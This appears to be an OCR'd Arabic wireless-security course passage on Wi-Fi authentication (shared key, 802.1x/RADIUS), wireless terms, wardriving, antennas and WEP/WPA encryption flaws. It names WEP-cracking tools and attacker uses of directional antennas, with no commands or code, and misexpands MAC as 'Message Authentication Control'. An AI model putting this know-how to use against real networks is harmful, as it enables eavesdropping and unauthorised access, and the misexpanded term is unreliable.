


- Shared Key Authentication Process:

تتم هذه العملية من خلال الخطوات التالية:

١- المستخدم يرسل طلب مصادقة **authentication request** إلى الأكسس بوينت
٢- الأكسس بوينت ترسل نص تحدي **challenge text** إلى المستخدم
٣- المستخدم يقوم بتشفير نص التحدي بالمفتاح المستخدم **64-bit or 128-bit** ويرسل النص المشفر إلى الأكسس بوينت
٤- الأكسس بوينت تستخدم **WEP key** الذي تم ضبطه في الأكسس بوينت من أجل فك تشفير **decrypt** النص المشفر، ثم تقوم بمقارنة هذا النص مع نص التحدي الاصلي، إذا حدث **تطابق** بين النصين فإن الأكسس بوينت تقوم بعملية **المصادقة** مع المستخدم
٥- المستخدم **يتصل** مع الشبكة

الأكسس بوينت **ترفض** عملية المصادقة إذا لم يتطابق النص الذي قامت بفك تشفيره مع نص التحدي الاصلي وبالتالي المستخدم **لن يكون** قادراً على **الاتصال** بالشبكة اللاسلكية



عملية المصادقة باستخدام سيرفر مصادقة مركزي

Wi-Fi Authentication Process Using a Centralized Authentication Server

802.1x يؤمن مصادقة مركزية **centralized authentication**


لكي يعمل **802.1x** في الشبكة اللاسلكية يجب أن تكون الأكسس بيونت **AP** قادرة على تحديد هوية الترفك بشكل آمن من مستخدم معين، عملية تحديد الهوية تتم باستخدام مفاتيح المصادقة **authentication keys** التي ترسل إلى الاكسس بوينت **AP** وإلى المستخدم من سيرفر مخصص لعملية المصادقة عن بعد يسمى

Remote Authentication Dial in User Service (**RADIUS**) server

عندما يكون المستخدم في مجال تغطية الاكسس بوينت يحدث التالي:

١- المستخدم يرسل طلب مصادقة **authentication request** إلى الأكسس بوينت **AP**
٢- الأكسس بوينت **AP** ترسل **EAP-Request** لتحديد هوية المستخدم
٣- المستخدم يرد ويرسل **EAP-Response** مع مُعرفه
٤- الاكسس بوينت تقوم بتوجيه مُعرف المستخدم إلى سيرفر **RADIUS server** وذلك باستخدام uncontrolled port
٥- سيرفر **RADIUS** يرسل طلب إلى المستخدم عبر الأكسس بوينت يحدد من خلاله آلية المصادقة المستخدمة
٦- المستخدم يرد على سيرفر **RADIUS** بإرسال طلب اعتماده عن طريق الأكسس بوينت
٧- إذا كان الاعتماد مقبول فإن سيرفر **RADIUS** يرسل مفتاح تشفير المصادقة إلى الأكسس بوينت
٨- الأكسس بوينت تقوم بتوليد **مفتاح مصادقة**

multicast/global authentication key وتقوم بتشفيره بمفتاح الجلسة المشترك مع المستخدم وترسله إلى المستخدم




مصطلحات الشبكات اللاسلكية

Association	الارتباط وهي عملية اتصال الجهاز اللاسلكي مع الأكسس بوينت
BSSID	هو عنوان MAC address للأكسس بوينت
Hotspot	المكان الذي تكون فيه الشبكة اللاسلكية متاحة للاستخدام العام
Access Point	تستخدم للقيام بعملية اتصال الأجهزة اللاسلكية بالشبكة اللاسلكية
ISM band	مجال ترددي مخصص للاستخدام المجاني
Bandwidth	يصف كمية المعلومات التي يتم إرسالها خلال الاتصال
DSSS	تقنية طيف منتشر تستخدم لإرسال البيانات عبر مجال ترددي ثابت
FHSS	تقنية طيف منتشر تقوم بإرسال البيانات عبر عدة حوامل ترددي فرعية
OFDM	طريقة ترميز رقمية للبيانات عبر عدة حوامل ترددية فرعية

طرق اكتشاف الشبكات اللاسلكية

- WarWalking: للقيام بهذه العملية المهاجم يمشي مع جهازه Wi-Fi enabled laptops ليحدد ويكتشف الشبكات اللاسلكية المفتوحة
- WarDriving: وفقاً ل www.wordspy.com فإن **WarDriving** هي تقنية **computer cracker** تم من خلال القيادة عبر الأحياء المجاورة مع جهاز يدعم تقنية التشبيك اللاسلكي لرسم خريطة للبيوت والشركات التي تملك **شبكات لاسلكية**
- WarChalking: هذا المصطلح مشتق من الكلمة **whackers** التي تستخدم طبشورة لوضع رمز محدد على الجدار للإشارة إلى وجود شبكة لاسلكية قريبة تقدم خدمة الوصول إلى الانترنت هي طريقة تستخدم رسم رموز في الاماكن العامة للإعلان عند وجود **شبكة لاسلكية**



أنواع هوائيات الشبكات اللاسلكية

الهوائيات ضرورية لإرسال واستقبال الإشارات الراديوية، فهي تقوم بتحويل النبضات الكهربائية إلى إشارات راديوية وبالعكس

هناك خمس أنواع لهوائيات الشبكات اللاسلكية:

١- الهوائي الموجه Directional Antenna:

تستخدم من أجل بث واستقبال الأمواج وذلك في جهة واحدة فقط، من أجل تحسين الإرسال والاستقبال فالهوائيات الموجهة صممت لتعمل بشكل فعال في جهة معينة بالمقارنة مع باقي الجهات وهي تساعد على تقليل التداخل

٢- الهوائي متعدد الجهات Omnidirectional Antenna:

يقوم بإشعاع الطاقة الكهرومغناطيسية بكل الجهات، هذا الهوائي فعال في المناطق التي تستخدم فيها المحطة اللاسلكية تقنية time division multiple access

أفضل مثال على الهوائي المتعدد الجهات هو الهوائي المستخدم في محطة بث الراديو حيث تقوم ببث الإشارة في جميع الجهات وبالتالي يمكن إلتقاط إشارة الراديو في أي مكان

٣- هوائي القطع المكافئ الشبكي Parabolic Grid Antenna:


يعتمد على مبدأ هوائي الدش الخاص بالأقمار الصناعية ولكن يختلف عنه بكونه شبكي

من خلال هذا الهوائي يمكن الحصول على إرسال واستقبال لمسافات بعيدة جداً لأن هذا الهوائي يقوم بتركيز الإشارة بحزمة ضيقة، هذا النوع من الهوائيات يستخدم لإرسال الإشارات الراديوية لمسافات كبيرة جداً

٤- هوائي الياغي Yagi Antenna:

هو هوائي وحيد الجهة **unidirectional** يستخدم بشكل كبير في الاتصالات التي تعمل على الترددات **10 MHz to VHF and UHF** ويسمى عادتاً Yagi Ude antenna

وهو مؤلف من عاكس وهوائي دايبول وعدة عناصر توجيه



٥- هوائي الدايبول Dipole Antenna:

هو ناقل كهربائي مستقيم طوله يبلغ نص طول الموجة half wavelength ويوصل إلى خط التغذية الراديوي من مركزه

هوائي القطع المكافئ الشبكي يساعد المهاجم من الحصول على أفضل جودة إشارة وأكبر عرض حزمة وأعظم طاقة وهو يساعد على هجوم منع الخدمة **DoS** في الطبقة الأولى وهجوم رجل في المنتصف **man-in-the-middle**

هذا الهوائي يمكن أن يلتقط الإشارات على بعد **10 miles**



التشفير في الشبكات اللاسلكية Wireless Encryption

يستخدم التشفير لحماية الشبكات اللاسلكية من المهاجم الذي يستطيع أن يجمع المعلومات الحساسة من خلال التنصت على المجال الراديوي

في هذا الفصل سنتعرف على أنواع التشفير المستخدمة في الشبكات اللاسلكية مثل

WEP , **WPA** and **WPA2** وطرق كسر خوارزميات التشفير و الإجراءات المضادة

أنواع التشفير في الشبكات اللاسلكية

الهجوم على الشبكات اللاسلكية يزداد يوماً بعد يوم ولهذا السبب تم ايجاد عدة طرق تشفير لجعل الشبكات اللاسلكية أكثر اماناً، كل خوارزمية تشفير لها ميزات ومساوئ، التالي هو أنواع خوارزميات التشفير المستخدمة في الشبكات اللاسلكية:

- WEP: هو برتوكول لمصادقة المستخدم وتشفير البيانات و هو أقدم معيار لحماية الشبكات اللاسلكية ويمكن **كسره بسهولة**
- WPA: هو برتوكول مطور لمصادقة المستخدم ولتشفير البيانات يستخدم طرق التشفير

48-bit IV, **32-bit CRC** and TKIP و هو يستخدم **TKIP**, **MIC** and **AES** encryption

- WPA2: يستخدم **AES(128-bit)** and **CCMP** لتشفير البيانات في الشبكات اللاسلكية
- WPA2 Enterprise: هو دمج للمعيار **EAP** مع تشفير **WPA**

- TKIP: بروتوكول حماية يستخدم في **WPA**
- AES: تقنية تشفير متناظر **symmetric-key encryption** تستخدم في **WPA2** بدلاً من **TKIP**
- EAP: تستخدم عدة طرق مصادقة مثل **token cards**, **Kerberos** and **certificates**
- LEAP: بروتوكول مصادقة يستخدم في الشبكات اللاسلكية وهو **مملوك** من قبل شركة **سيسكو**
- RADIUS: نظام مصادقة **مركزي**
- 802.11i: معيار صادر عن **IEEE** يُعرف تقنية لحماية الشبكات اللاسلكية
- CCMP: يستخدم مفتاح بطول 128-bit وعامل أولي بطول initialization vector (IV) 48-bit

التشفير WEP

وفقاً ل searchsecurity.com فإن **Wired Equivalent Privacy** (**WEP**) الخصوصية المكافئة للشبكة السلكية هو بروتوكول حماية وهو جزء من المعيار

IEEE 802.11 standard الهدف الأولي منه كان تأمين **الخصوصية** للبيانات في الشبكات اللاسلكية على مستوى يكافئ الخصوصية في الشبكات السلكية

الحماية الفيزيائية يمكن أن تطبق في الشبكات السلكية لمنع الوصول الغير مسموح به إلى مصادر الشبكة أما في الشبكات اللاسلكية فيمكن الوصول إلى الشبكة بدون اتصال فيزيائي معها لذلك قامت **IEEE** باستخدام آلية تشفير في طبقة **data link layer** للتقليل من الوصول الغير مسموح به

unauthorized access إلى الشبكة اللاسلكية

وتم ذلك بتشفير البيانات باستخدام خوارزمية التشفير المتناظر **RC4**

دور WEP في الاتصال اللاسلكي

- WEP يحمي من التجسس على الشبكة اللاسلكية
- يقلل من الوصول **الغير مسموح** به إلى الشبكة اللاسلكية
- يعتمد على مفتاح سري **secret key** هذا المفتاح يستخدم لتشفير حزم البيانات packets قبل إرسالها، جهاز المستخدم والأكسس بوينت يشاركون هذا المفتاح

تتم عملية فحص السلامة **integrity check** للتأكد من أن حزم البيانات packets لم تتبدل أثناء عملية الإرسال

- WEP يشفر البيانات فقط

الهدف الأساسي من WEP

- **الخصوصية:** فهو يؤمن عدم التجسس على البيانات
- **التحكم بالوصول:** فهو يحدد من يستطيع الوصول للشبكة ومن لا يستطيع
- **سلامة البيانات:** فهو يحمي البيانات من التغير من قبل طرف ثالث

النقاط الأساسية

WEP يملك نقاط ضعف وخلل في التصميم

هو تشفير تدفقي **stream cipher** يستخدم **RC4** لتوليد سلسلة من bytes التي تدخل في عملية **XOR** مع النص الصريح plaintext

طول WEP وطول المفتاح السري

- WEP **64-bit** يستخدم مفتاح بطول **40-bit**
- WEP **128-bit** يستخدم مفتاح بطول **104-bit**
- WEP **256-bit** يستخدم مفتاح بطول **232-bit**

العيوب في WEP

١- لم يعرف طريقة لتوزيع مفاتيح التشفير
- المفاتيح المشتركة **Pre-shared keys** تضبط عند التركيب ونادراً ما يتم تغييرها
- من السهل اكتشاف النص الصريح من عدد من الرسائل المشفرة بنفس المفتاح

٢- يستخدم RC4 الذي صمم ليستخدم للتشفير لمرة واحدة وهو غير معد لتشفير عدة رسائل
- بما أن المفتاح المشترك **pre-shared key** نادراً ما يتم تغييره، فإن المفتاح نفسه يستخدم دائما
- المهاجم يراقب حركة البيانات **traffic** ويكتشف طرق مختلفة للعمل مع رسائل النص الصريح
- بمعرفة النص المشفر **ciphertext** والنص الصريح plaintext ، المهاجم يستطيع حساب مفتاح التشفير

٣- المهاجم يحلل حركة البيانات traffic التي قام بالتقاطها ويقوم بكسر WEP keys بمساعدة أدوات مثل AirSnort, WEPCrack, and dweputils


٤- طريقة توليد المفاتيح المستخدمة من قبل المُصنعين قابلة للهجوم من أجل مفتاح 40-bit

٥- خوارزمية تخطيط المفاتيح هي أيضاً عرضة للهجوم

كيف يعمل WEP

لتشفير الحمل المفيد **payload** من الفريم اللاسلكي 802.11 frame، تشفير WEP يستخدم الخطوات التالية:

- قيمة فحص السلامة **(ICV)** Integrity Check Value **32-bit** يتم حسابها من أجل فريم البيانات
- **ICV** تلحق في ذيل فريم البيانات
- العامل الأولي **(IV)** Initialization Vector **24-bit** يتم توليده ويضاف إلى مفتاح التشفير WEP
- مجموع **WEP key** and **IV** يستخدم في دخل خوارزمية **RC4** لتوليد **Key stream** بطول مساوي لمجموع طول البيانات مع طول **ICV**
- **Key stream** يدخل في عملية **XOR** مع مجموع البيانات و **ICV** وذلك لتوليد البيانات المشفرة التي ترسل بين المستخدم والأكسس بوينت
- العامل الاولي **IV** يضاف إلى البيانات المشفرة في حقل أخر لتوليد **MAC frame** MAC ليست العنوان ماك بل هي Message Authentication Control



تشفير WPA

WPA هي اختصار ل **Wi-Fi Protected Access** وهو منسجم مع المعيار **802.11i**

هو software upgrade ولكنه يمكن أن يحتاج أيضاً إلى تحسين الجهاز hardware upgrade

في الماضي التقنية التي كانت تستخدم للحماية هي WEP، سيئة WEP انه يستخدم مفتاح تشفير ثابت وبالتالي المهاجم يستطيع استغلال هذا الضعف باستخدامه أدوات متوفرة بشكل مجاني على الانترنت

معهد المهندسين الكهربائيين والالكترونيين **IEEE** عرف إضافات للمعاير **802.11** تسمح بزيادة الحماية، تقريباً كل شركات **Wi-Fi** قررت استخدام المعيار **WPA** لزيادة الحماية

ازدادت الحماية للبيانات المشفرة في WPA كما أن الرسالة تمر عبر مرحلة فحص سلامة الرسالة Message Integrity Check (**MIC**) وتم استخدام بروتوكول سلامة المفتاح المؤقت

Temporal Key Integrity Protocol (**TKIP**) لتحسين تشفير البيانات

Unicast traffic يغير مفتاح التشفير بعد كل فريم باستخدام **TKIP** وبشكل أتوماتيكي يتم التنسيق بين الاكسس بوينت وجهاز المستخدم

